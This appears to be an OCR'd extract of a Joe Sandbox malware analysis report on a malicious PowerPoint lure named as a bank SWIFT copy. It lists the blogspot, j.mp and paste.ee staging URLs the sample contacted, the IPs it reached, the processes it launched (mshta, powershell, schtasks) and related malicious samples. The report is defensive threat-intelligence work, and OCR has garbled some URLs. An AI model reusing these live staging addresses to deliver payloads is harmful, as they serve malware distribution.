http://crl.pki.goog/GTS1O1core.crl0	mshta.exe, 00000006.00000003.2 221379994.0000000003B73000.000 00004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i18n-cloud.appspot.com	mshta.exe, 00000006.00000003.2 264275089.000000000582F000.000 00004.00000001.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://mainjigijigi123.blogspot.com/js/cookienotice.jsi	mshta.exe, 00000006.00000003.2 249695813.000000000592E000.000 00004.00000001.sdmp	false		high
http://https://mainjigijigi123.blogspot.com/js/cookienotice.js	mshta.exe, 00000006.00000003.2 249695813.000000000592E000.000 00004.00000001.sdmp, mshta.exe, 00000006.00000003.2246005409 .0000000003B29000.00000004.000 00001.sdmp	false		high
http://https://www.blogger.com/static/v1/jsbin/3101730221-analytics_autotrack.js	mshta.exe, 00000006.00000003.2 264275089.000000000582F000.000 00004.00000001.sdmp, mshta.exe, 00000006.00000003.2250247675 .000000000044A000.00000004.000 00001.sdmp, mshta.exe, 0000000 6.00000003.2244847739.00000000 080E4000.00000004.00000001.sdmp	false		high
http://https://mainjigijigi123.blogspot.com/feeds/posts/default	mshta.exe, 00000006.00000003.2 245292730.0000000003A97000.000 00004.00000001.sdmp, mshta.exe, 00000006.00000003.2221404976 .000000000588B000.00000004.000 00001.sdmp, mshta.exe, 0000000 6.00000003.2264460439.00000000 03B3E000.00000004.00000001.sdmp	false		high
http://https://www.blogger.com/img/share_buttons_20_3.pngx	mshta.exe, 00000006.00000003.2 249185523.0000000005919000.000 00004.00000001.sdmp	false		high
http://schema.org/BlogPosting	mshta.exe, 00000006.00000003.2 245292730.0000000003A97000.000 00004.00000001.sdmp	false		high
http://https://www.blogger.com/static/v1/jsbin/3858658042-comment_from_post_iframe.js	mshta.exe, 00000006.00000002.2 269527177.000000000045F000.000 00004.00000020.sdmp, mshta.exe, 00000006.00000003.2245292730 .0000000003A97000.00000004.000 00001.sdmp, mshta.exe, 0000000 6.00000003.2221404976.00000000 0588B000.00000004.00000001.sdmp	false		high
http:// https://www.blogger.com/img/share_buttons_20_3.pngcomment_from_post_iframe.jspng	mshta.exe, 00000006.00000002.2 269527177.000000000045F000.000 00004.00000020.sdmp	false		high
http://https://www.blogger.com/static/v1/jsbin/3101730221-analytics_autotrack.jsC:	mshta.exe, 00000006.00000003.2 249695813.000000000592E000.000 00004.00000001.sdmp	false		high
http:// https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	powershell.exe, 0000000C.00000 002.2279587829.00000000046AE00 0.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.windows.com/pctv.	powershell.exe, 0000000C.00000 002.2255231499.0000000002C0000 0.00000002.00000001.sdmp	false		high
http://https://www.blogger.com/?tab=jj	mshta.exe, 00000006.00000003.2 245292730.0000000003A97000.000 00004.00000001.sdmp	false		high
http://https://www.blogger.com/go/contentpolicy	mshta.exe, 00000006.00000003.2 264048147.00000000057F1000.000 00004.00000001.sdmp	false		high
http://Https://www.blogger.com/share-post.g?blogID=9116518222795791100&pageID=879211332869657075858&target=pi	mshta.exe, 00000006.00000002.2 308801585.0000000005947000.000 00004.00000001.sdmp	false		high
http:// https://resources.blogblog.com/img/widgets/s_bottom.png)	mshta.exe, 00000006.00000002.2 269527177.000000000045F000.000 00004.00000020.sdmp, mshta.exe, 00000006.00000003.2250281158 .000000000045F000.00000004.000 00001.sdmp	false		high
http://https://www.blogger.com/blogin.g?blogspotURL=https://mainjigijigi123.blogspot.com/p/st2222.html	mshta.exe, 00000006.00000003.2 221466352.00000000058DC000.000 00004.00000001.sdmp, mshta.exe, 00000006.00000002.2307809275 .000000000588D000.00000004.000 00001.sdmp, mshta.exe, 0000000 6.00000002.2269752130.00000000 0047C000.00000004.00000001.sdmp, mshta.exe, 00000006.0000000 3.2245292730.0000000003A97000. 00000004.00000001.sdmp	false		high
http://https://mainjigijigi123.blogspot.com/p/nap	mshta.exe, 00000006.00000002.2 306384665.0000000005768000.000 00004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.blogger.com/static/v1/widgets/3416767676-css_bundle_v2.cssQV	mshta.exe, 00000006.00000002.2269752130.000000000047C000.00000004.00000001.sdmp	false		high
http://https://resources.blogblog.com/img/widgets/s_bottom.png	mshta.exe, 00000006.00000002.2269752130.000000000047C000.00000004.00000001.sdmp, mshta.exe, 00000006.00000003.2264900339.000000000047B000.00000004.00000001.sdmp, mshta.exe, 00000006.00000003.2246005409.0000000003B29000.00000004.00000001.sdmp, mshta.exe, 00000006.00000003.2250281158.000000000045F000.00000004.00000001.sdmp, mshta.exe, 00000006.00000002.2276419704.0000000003B29000.00000004.00000001.sdmp	false		high
http://https://www.blogger.com/static/v1/jsbin/376796862-ieretrofit.js	mshta.exe, 00000006.00000002.2269752130.000000000047C000.00000004.00000001.sdmp, mshta.exe, 00000006.00000003.2250733419.00000000080A4000.00000004.00000001.sdmp, mshta.exe, 00000006.00000003.2245292730.0000000003A97000.00000004.00000001.sdmp, mshta.exe, 00000006.00000002.2307104114.00000000057BF000.00000004.00000001.sdmp, mshta.exe, 00000006.00000003.2250960830.0000000003B3F000.00000004.00000001.sdmp, mshta.exe, 00000006.00000002.2309438572.00000000007590000.00000004.00000001.sdmp	false		high
http://https://mainjigijigi123.blogspot.com/p/st2222.htmlK	mshta.exe, 00000006.00000003.2246005409.0000000003B29000.00000004.00000001.sdmp, mshta.exe, 00000006.00000002.2276419704.0000000003B29000.00000004.00000001.sdmp	false		high
http://https://www.blogger.com/go/devapi	mshta.exe, 00000006.00000003.2264048147.00000000057F1000.00000004.00000001.sdmp	false		high
http://https://mainjigijigi123.blogspot.com/feeds/posts/default?alt	mshta.exe, 00000006.00000003.2250733419.00000000080A4000.00000004.00000001.sdmp, mshta.exe, 00000006.00000003.2245292730.0000000003A97000.00000004.00000001.sdmp	false		high
http://https://www.blogger.com/go/blogspot-cookies	mshta.exe, 00000006.00000003.2225510825.000000000347F000.00000004.00000001.sdmp, mshta.exe, 00000006.00000003.2264275089.000000000582F000.00000004.00000001.sdmp	false		high
http://https://resources.blogblog.com/	mshta.exe, 00000006.00000003.2251197338.0000000005857000.00000004.00000001.sdmp	false		high
http://https://mainjigijigi123.blogspot.com/p/----	mshta.exe, 00000006.00000002.2306384665.0000000005768000.00000004.00000001.sdmp	false		high
http://https://www.blogger.com/blogin.g?blogspotURL=https://mainjigijigi123.blogspot.com/p/st2222.htmlH	mshta.exe, 00000006.00000002.2269752130.000000000047C000.00000004.00000001.sdmp	false		high
http://https://resources.blogblog.com/blogblog/data/1kt/simple/body_gradient_tile_light.pngx6	mshta.exe, 00000006.00000002.2269527177.000000000045F000.00000004.00000020.sdmp	false		high
http://https://www.blogger.com/static/v1/jsbin/3767	mshta.exe, 00000006.00000003.2250247675.000000000044A000.00000004.00000001.sdmp	false		high
http://https://www.blogger.com/rpc_relay.html	mshta.exe, 00000006.00000003.2259640260.0000000003069000.00000004.00000001.sdmp, mshta.exe, 00000006.00000002.2269527177.000000000045F000.00000004.00000020.sdmp	false		high
http://pki.goog/gsr2/GTS1O1.crt0	mshta.exe, 00000006.00000002.2307607404.0000000005853000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://mainjigijigi123.blogspot.com/p/st2222.htmld	mshta.exe, 00000006.00000003.2264275089.000000000582F000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http:// https://mainjigijigi123.blogspot.com/feeds/posts/defaultng	mshta.exe, 00000006.00000003.2 249695813.000000000592E000.000 00004.00000001.sdmp	false		high
http://ocsp.pki.goog/gs	mshta.exe, 00000006.00000003.2 246403287.00000000058DC000.000 00004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.pki.goog/gsr202	mshta.exe, 00000006.00000003.2 221379994.0000000003B73000.000 00004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://windowsmedia.com/redir/services.asp? WMPFriendly=true	mshta.exe, 00000006.00000002.2 279301165.0000000003F37000.000 00002.00000001.sdmp, powershell.exe, 0000000C.00000002.2257266927.0000 000002DE7000.00000002.00000001 .sdmp, mshta.exe, 00000011.000 00002.2226296090.00000000037E7 000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://pki.goog/repository/0	mshta.exe, 00000006.00000003.2 221379994.0000000003B73000.000 00004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://mainjigijigi123.blogspot.com/p/st2222.html	mshta.exe, 00000006.00000003.2 264460439.0000000003B3E000.000 00004.00000001.sdmp	false		high
http://https://www.blogger.com/share-post.g? blogID=911651822279579110&pageID=87921133286965707 58&target=bl	mshta.exe, 00000006.00000003.2 250626872.0000000005947000.000 00004.00000001.sdmp, mshta.exe, 00000006.00000003.2245292730 .0000000003A97000.00000004.000 00001.sdmp, mshta.exe, 0000000 6.00000003.2221404976.00000000 0588B000.00000004.00000001.sdmp	false		high
http://https://mainjigijigi123.blogspot.com/p/st2222.html...	mshta.exe, 00000006.00000003.2 264141461.0000000003A8C000.000 00004.00000001.sdmp	false		high
http:// https://www.blogger.com/feeds/911651822279579110/posts/ default	mshta.exe, 00000006.00000003.2 250723670.000000000341C000.000 00004.00000001.sdmp, mshta.exe, 00000006.00000003.2250733419 .00000000080A4000.00000004.000 00001.sdmp, mshta.exe, 0000000 6.00000003.2245292730.00000000 03A97000.00000004.00000001.sdmp, mshta.exe, 00000006.0000000 3.2250960830.0000000003B3F000. 00000004.00000001.sdmp	false		high
http://https://www.blogger.com/comment-iframe.g? blogID=911651822279579110&pageID=87921133286965707 58&blogs	mshta.exe, 00000006.00000003.2 251330504.0000000003472000.000 00004.00000001.sdmp	false		high
http://https://www.blogger.com/static/v1/widgets/84067855- widgets.js	mshta.exe, 00000006.00000003.2 264275089.000000000582F000.000 00004.00000001.sdmp, mshta.exe, 00000006.00000003.2221495845 .0000000005903000.00000004.000 00001.sdmp, mshta.exe, 0000000 6.00000003.2221581590.00000000 03B5D000.00000004.00000001.sdmp, mshta.exe, 00000006.0000000 3.2250733419.00000000080A4000. 00000004.00000001.sdmp, mshta.exe, 00000006.00000003.2250219 385.0000000000430000.00000004. 00000001.sdmp, mshta.exe, 0000 0006.00000002.2307104114.00000 000057BF000.00000004.00000001. sdmp	false		high
http:// https://resources.blogblog.com/blogblog/data/1kt/simple/body_ gradient_tile_light.png0C;	mshta.exe, 00000006.00000002.2 269527177.000000000045F000.000 00004.00000020.sdmp, mshta.exe, 00000006.00000003.2250281158 .000000000045F000.00000004.000 00001.sdmp	false		high
http://https://www.blogger.com/go/adspersonalization	mshta.exe, 00000006.00000003.2 235127102.000000000340C000.000 00004.00000001.sdmp	false		high
http://https://mainjigijigi123.blogspot.com/p/st2222.htmlvg	mshta.exe, 00000006.00000003.2 221495845.0000000005903000.000 00004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://mainjigijigi123.blogspot.com/p/st2222.htmls	mshta.exe, 00000006.00000003.2 246005409.0000000003B29000.000 00004.00000001.sdmp, mshta.exe, 00000006.00000002.2276419704 .0000000003B29000.00000004.000 00001.sdmp	false		high
http://https://www.blogger.com/blogin.g?blogspotURL=https://mainjigijigi123.blogspot.com/p/st2222.htmlgspo	mshta.exe, 00000006.00000003.2 221466352.00000000058DC000.000 00004.00000001.sdmp	false		high
http://https://www.blogger.com/go/buzz	mshta.exe, 00000006.00000003.2 264048147.00000000057F1000.000 00004.00000001.sdmp	false		high
http://https://resources.blogblog.com/blogblog/data/1kt/simple/gradients_light.pngt.co	mshta.exe, 00000006.00000002.2 269752130.000000000047C000.000 00004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	mshta.exe, 00000006.00000002.2 280946216.0000000004230000.000 00002.00000001.sdmp, powershell.exe, 0000000C.00000002.2249204389.0000000002220000.00000002.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 0000000C.00000003.2212263434.00000000002F2000.00000004.00000001.sdmp	false		high
http://https://randikhanaekminar.blogspot.com/p/st2.htmlC:	mshta.exe, 00000011.00000003.2 218959976.0000000003A2C000.000 00004.00000001.sdmp	false		high
http://https://s.ytimg.com	mshta.exe, 00000006.00000003.2 264275089.000000000582F000.000 00004.00000001.sdmp	false		high
http://https://www.blogger.com/static/v1/widgets/3416767676-css_bundle_v2.csscV	mshta.exe, 00000006.00000003.2 250281158.000000000045F000.000 00004.00000001.sdmp	false		high
http://https://backbones1234511a.blogspot.com/p/stback1.html	mshta.exe, 00000006.00000003.2 251143360.00000000058E6000.000 00004.00000001.sdmp, mshta.exe, 00000006.00000003.2242751517 .000000000018E000.00000004.000 00001.sdmp, mshta.exe, 0000000 6.00000003.2262198982.00000000001B3000.00000004.00000001.sdmp	false		high
http://https://www.blogger.com/blogin.g?blogspotURL=https://mainjigijigi123.blogspot.com/p/st2222.html0E)	mshta.exe, 00000006.00000003.2 245647822.0000000003AF4000.000 00004.00000001.sdmp	false		high
http://https://www.blogger.com/static/v1/jsbin/376796862-ieretrofit.js.cssmV	mshta.exe, 00000006.00000002.2 269752130.000000000047C000.000 00004.00000001.sdmp	false		high
http://https://www.blogger.com/	mshta.exe, 00000006.00000002.2 276101830.0000000003AF4000.000 00004.00000001.sdmp	false		high
http://www.cookiechoices.org/	mshta.exe, 00000006.00000003.2 242124105.00000000075EA000.000 00004.00000001.sdmp	false		high
http://https://mainjigijigi123.blogspot.com/feeds/posts/default?alt=rss	mshta.exe, 00000006.00000003.2 250723670.000000000341C000.000 00004.00000001.sdmp	false		high
http://crl.pki.goog/gsr2/gsr2.crl0?	mshta.exe, 00000006.00000003.2 221379994.0000000003B73000.000 00004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://mainjigijigi123.blogspot.com/js/cookienotice.jsA	mshta.exe, 00000006.00000003.2 221534508.000000000592E000.000 00004.00000001.sdmp	false		high
http://https://mainjigijigi123.blogspot.com/p/st2222.htmldnasdjasgdakgsdhv	mshta.exe, 00000006.00000003.2 250153686.000000000040B000.000 00004.00000001.sdmp, mshta.exe, 00000006.00000002.2269527177 .000000000045F000.00000004.000 00020.sdmp	false		high
http://crl.entrust.net/2048ca.crl0	mshta.exe, 00000006.00000002.2 276101830.0000000003AF4000.000 00004.00000001.sdmp, powershell.exe, 0000000C.00000002.2283404590.0000000000632D000.00000004.00000001.sdmp	false		high
http://https://www.blogger.com/static/v1/jsbin/3101730221-analytics_autotrack.js.blogspot.com%2Fp%2Fst2222.	mshta.exe, 00000006.00000003.2 250647258.0000000005956000.000 00004.00000001.sdmp	false		high
http://https://mainjigijigi123.blogspot.com/p/st2222.htmlw	mshta.exe, 00000006.00000003.2 251197338.0000000005857000.000 00004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
108.177.127.132	unknown	United States		15169	GOOGLEUS	false
172.67.219.133	unknown	United States		13335	CLOUDFLARENETUS	false
67.199.248.16	unknown	United States		396982	GOOGLE-PRIVATE-CLOUDUS	true
104.18.49.20	unknown	United States		13335	CLOUDFLARENETUS	false
64.188.18.218	unknown	United States		8100	ASN-QUADRANET-GLOBALUS	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	339086
Start date:	13.01.2021
Start time:	13:42:35
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 23s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	BankSwiftCopyUSD95000.ppt
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winPPT@46/51@29/5
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .ppt • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 108.177.127.191, 172.217.218.102, 172.217.218.139, 172.217.218.138, 172.217.218.113, 172.217.218.100, 172.217.218.101, 173.194.69.84, 172.217.16.206, 108.177.126.95, 108.177.119.105, 108.177.119.147, 108.177.119.103, 108.177.119.104, 108.177.119.106, 108.177.119.99, 108.177.127.138, 108.177.127.139, 108.177.127.102, 108.177.127.100, 108.177.127.113, 108.177.127.101, 108.177.127.94 • Excluded domains from analysis (whitelisted): gstaticadssl.l.google.com, google.com, fonts.googleapis.com, accounts.google.com, www-google-analytics.l.google.com, fonts.gstatic.com, www.google.com, blogger.l.google.com, www.google-analytics.com • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtCreateKey calls found. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:44:34	API Interceptor	775x Sleep call for process: mshta.exe modified
13:44:39	API Interceptor	1x Sleep call for process: schtasks.exe modified
13:44:39	API Interceptor	363x Sleep call for process: powershell.exe modified
13:44:40	API Interceptor	435x Sleep call for process: taskeng.exe modified
13:44:46	API Interceptor	10x Sleep call for process: taskkill.exe modified
13:44:52	API Interceptor	253x Sleep call for process: MSBuild.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
172.67.219.133	SecuriteInfo.com.Trojan.MSIL.Basic.8.Gen.4059.exe	Get hash	malicious	Browse	• paste.ee/r/75Qgb
	KxpdSnil5T.exe	Get hash	malicious	Browse	• paste.ee/r/DGbIb
	6YCl3ATKJw.exe	Get hash	malicious	Browse	• paste.ee/r/Jcre9
	r0QRptqiCl.exe	Get hash	malicious	Browse	• paste.ee/r/Jcre9
	Hjnb15Nuc3.exe	Get hash	malicious	Browse	• paste.ee/r/Jcre9
	JDgYMW0LHW.exe	Get hash	malicious	Browse	• paste.ee/r/Jcre9
	4av8Sn32by.exe	Get hash	malicious	Browse	• paste.ee/r/Jcre9
	kigAlmMyB1.exe	Get hash	malicious	Browse	• paste.ee/r/Jcre9
	afvhKak0Ir.exe	Get hash	malicious	Browse	• paste.ee/r/Jcre9
	T6OcyQsUsY.exe	Get hash	malicious	Browse	• paste.ee/r/Jcre9
	66f8F6WvC1.exe	Get hash	malicious	Browse	• paste.ee/r/Jcre9
	PxwWcmbMC5.exe	Get hash	malicious	Browse	• paste.ee/r/Jcre9
	XnAJZR4NcN.exe	Get hash	malicious	Browse	• paste.ee/r/Jcre9
	PbTwrajNMX.exe	Get hash	malicious	Browse	• paste.ee/r/Jcre9
	I8r7e1pqac.exe	Get hash	malicious	Browse	• paste.ee/r/Jcre9
	wf86K0dpOP.exe	Get hash	malicious	Browse	• paste.ee/r/Jcre9
	6C1MYmrVl1.exe	Get hash	malicious	Browse	• paste.ee/r/Jcre9
	zZp3oXclum.exe	Get hash	malicious	Browse	• paste.ee/r/Jcre9
	52nRNUOy3e.exe	Get hash	malicious	Browse	• paste.ee/r/Jcre9
	GDGyU4yuvF.exe	Get hash	malicious	Browse	• paste.ee/r/Jcre9
67.199.248.16	Shipping Document PL and BL003534.ppt	Get hash	malicious	Browse	• j.mp/vbdjsagdjgasgcvadfgsadghan
	97LTtjcfr6.ppt	Get hash	malicious	Browse	• j.mp/ddkjqwoieoqwjdkw
	97LTtjcfr6.ppt	Get hash	malicious	Browse	• j.mp/ddkjqwoieoqwjdkw
	http://j.mp/3pyD1MN	Get hash	malicious	Browse	• j.mp/3pyD1MN
	Order List and Quantities.ppt	Get hash	malicious	Browse	• j.mp/asdnwwodpwpkkk
	Standardequips_Quote.ppt	Get hash	malicious	Browse	• j.mp/ddkjaspoqwiokaslkdkw
	2020141248757837844.ppt	Get hash	malicious	Browse	• j.mp/jasasdidjijjjj
	Wire Payment PDF.pps	Get hash	malicious	Browse	• j.mp/as90i292
	DHL-12-8-20.ppt	Get hash	malicious	Browse	• j.mp/jasakdoasaoooooasdikasodkowk
	DHL-3-12-20.ppt	Get hash	malicious	Browse	• j.mp/wasajsidjasdasdkoocs
	DHL-3-12-20.ppt	Get hash	malicious	Browse	• j.mp/wasajsidjasdasdkoocs
	REQUEST FOR BID 26-11-2020.ppt	Get hash	malicious	Browse	• j.mp/aafaijsdsdasddkods

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	NTS_eTaxInvoice.ppt	Get hash	malicious	Browse	• j.mp/aksj coijcoidods
	test.ppt	Get hash	malicious	Browse	• j.mp/aksj coijcoidods
	TT_Details.ppt	Get hash	malicious	Browse	• j.mp/akdk aosdkoasdl ookadsddwid
	Invoice copy.pps	Get hash	malicious	Browse	• j.mp/akdk asdoaksdddwid
	5.pps	Get hash	malicious	Browse	• j.mp/akas oasdnaddkl koaskoddwid
	Supplier Terms and Guide.pps	Get hash	malicious	Browse	• j.mp/aksd jwodokpdnd dwid

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
j.mp	http://https://j.mp/2MBbcFl	Get hash	malicious	Browse	• 67.199.248.17
	Shipping Document PL and BL003534.ppt	Get hash	malicious	Browse	• 67.199.248.16
	97LTtjcfr6.ppt	Get hash	malicious	Browse	• 67.199.248.16
	97LTtjcfr6.ppt	Get hash	malicious	Browse	• 67.199.248.17
	97LTtjcfr6.ppt	Get hash	malicious	Browse	• 67.199.248.16
	http://https://j.mp/3rJBANn	Get hash	malicious	Browse	• 67.199.248.17
	http://j.mp/3pyD1MN	Get hash	malicious	Browse	• 67.199.248.16
	http://https://j.mp/3h2fG2Z	Get hash	malicious	Browse	• 67.199.248.16
	Order List and Quantities.ppt	Get hash	malicious	Browse	• 67.199.248.16
	http://https://j.mp/3nGS85B	Get hash	malicious	Browse	• 67.199.248.16
	Order List and Quantities.ppt	Get hash	malicious	Browse	• 67.199.248.17
	Price List.ppt	Get hash	malicious	Browse	• 67.199.248.17
	Standardequips_Quote.ppt	Get hash	malicious	Browse	• 67.199.248.16
	http://https://j.mp/3qWwTPH	Get hash	malicious	Browse	• 67.199.248.17
	Purchase list.ppt	Get hash	malicious	Browse	• 67.199.248.17
	2020141248757837844.ppt	Get hash	malicious	Browse	• 67.199.248.16
	Consignment Details.ppt	Get hash	malicious	Browse	• 67.199.248.17
	Wire Payment PDF.pps	Get hash	malicious	Browse	• 67.199.248.16
	PurchaseOrder#Q7677.ppt	Get hash	malicious	Browse	• 67.199.248.16
	DHL-12-8-20.ppt	Get hash	malicious	Browse	• 67.199.248.17
paste.ee	Shipping Document PL and BL003534.ppt	Get hash	malicious	Browse	• 104.18.49.20
	SecuriteInfo.com.Trojan.MSIL.Basic.8.Gen.4059.exe	Get hash	malicious	Browse	• 172.67.219.133
	PI 99-14.doc__.rtf	Get hash	malicious	Browse	• 172.67.219.133
	K2DgDsJylF.exe	Get hash	malicious	Browse	• 104.18.48.20
	SecuriteInfo.com.Trojan.GenericKD.45225706.11669.exe	Get hash	malicious	Browse	• 104.18.49.20
	QUOTATION FP-240018.doc	Get hash	malicious	Browse	• 104.18.49.20
	QUOTATION FP-240018.doc	Get hash	malicious	Browse	• 104.18.49.20
	KxpdSnil5T.exe	Get hash	malicious	Browse	• 172.67.219.133
	Proforma Invoice.doc	Get hash	malicious	Browse	• 104.18.48.20
	Proforma Invoice.doc	Get hash	malicious	Browse	• 172.67.219.133
	kRapJ7frPL.exe	Get hash	malicious	Browse	• 172.67.219.133
	Order List and Quantities.ppt	Get hash	malicious	Browse	• 104.18.49.20
	xWLGUQa6af.exe	Get hash	malicious	Browse	• 104.18.48.20
	New Order.doc	Get hash	malicious	Browse	• 172.67.219.133
	Order List and Quantities.ppt	Get hash	malicious	Browse	• 104.18.49.20
	gTfFj5g1AI.exe	Get hash	malicious	Browse	• 104.18.49.20
	INVOICE AMAZON.vbs	Get hash	malicious	Browse	• 104.18.49.20
	Consignment Details.ppt	Get hash	malicious	Browse	• 104.18.49.20
	PurchaseOrder#Q7677.ppt	Get hash	malicious	Browse	• 104.18.48.20
	Remittance Scan00201207.ppt	Get hash	malicious	Browse	• 104.18.49.20
blogspot.l.googleusercontent.com	Shipping Document PL and BL003534.ppt	Get hash	malicious	Browse	• 172.217.168.1
	97LTtjcfr6.ppt	Get hash	malicious	Browse	• 172.217.168.1
	97LTtjcfr6.ppt	Get hash	malicious	Browse	• 172.217.168.1
	97LTtjcfr6.ppt	Get hash	malicious	Browse	• 172.217.168.1
	Order List and Quantities.ppt	Get hash	malicious	Browse	• 172.217.168.65
	http://https://naadidbhawdnaha.blogspot.com/?m=0	Get hash	malicious	Browse	• 172.217.22.33
	Order List and Quantities.ppt	Get hash	malicious	Browse	• 172.217.22.33
	Price List.ppt	Get hash	malicious	Browse	• 172.217.22.33

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Standardequips_Quote.ppt	Get hash	malicious	Browse	• 172.217.22.33
	Purchase list.ppt	Get hash	malicious	Browse	• 172.217.22.33
	2020141248757837844.ppt	Get hash	malicious	Browse	• 172.217.22.33
	Consignment Details.ppt	Get hash	malicious	Browse	• 172.217.168.1
	PurchaseOrder#Q7677.ppt	Get hash	malicious	Browse	• 172.217.168.1
	DHL-12-8-20.ppt	Get hash	malicious	Browse	• 172.217.23.161
	Remittance Scan00201207.ppt	Get hash	malicious	Browse	• 172.217.23.161
	PO# 582000678RIMTECHS.ppt	Get hash	malicious	Browse	• 216.58.205.65
	DHL-3-12-20.ppt	Get hash	malicious	Browse	• 172.217.23.161
	DHL-3-12-20.ppt	Get hash	malicious	Browse	• 172.217.23.161
	REQUEST FOR BID 26-11-2020.ppt	Get hash	malicious	Browse	• 172.217.168.1
	http://https://erabansoupala.blogspot.com//?m=0	Get hash	malicious	Browse	• 172.217.168.1

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
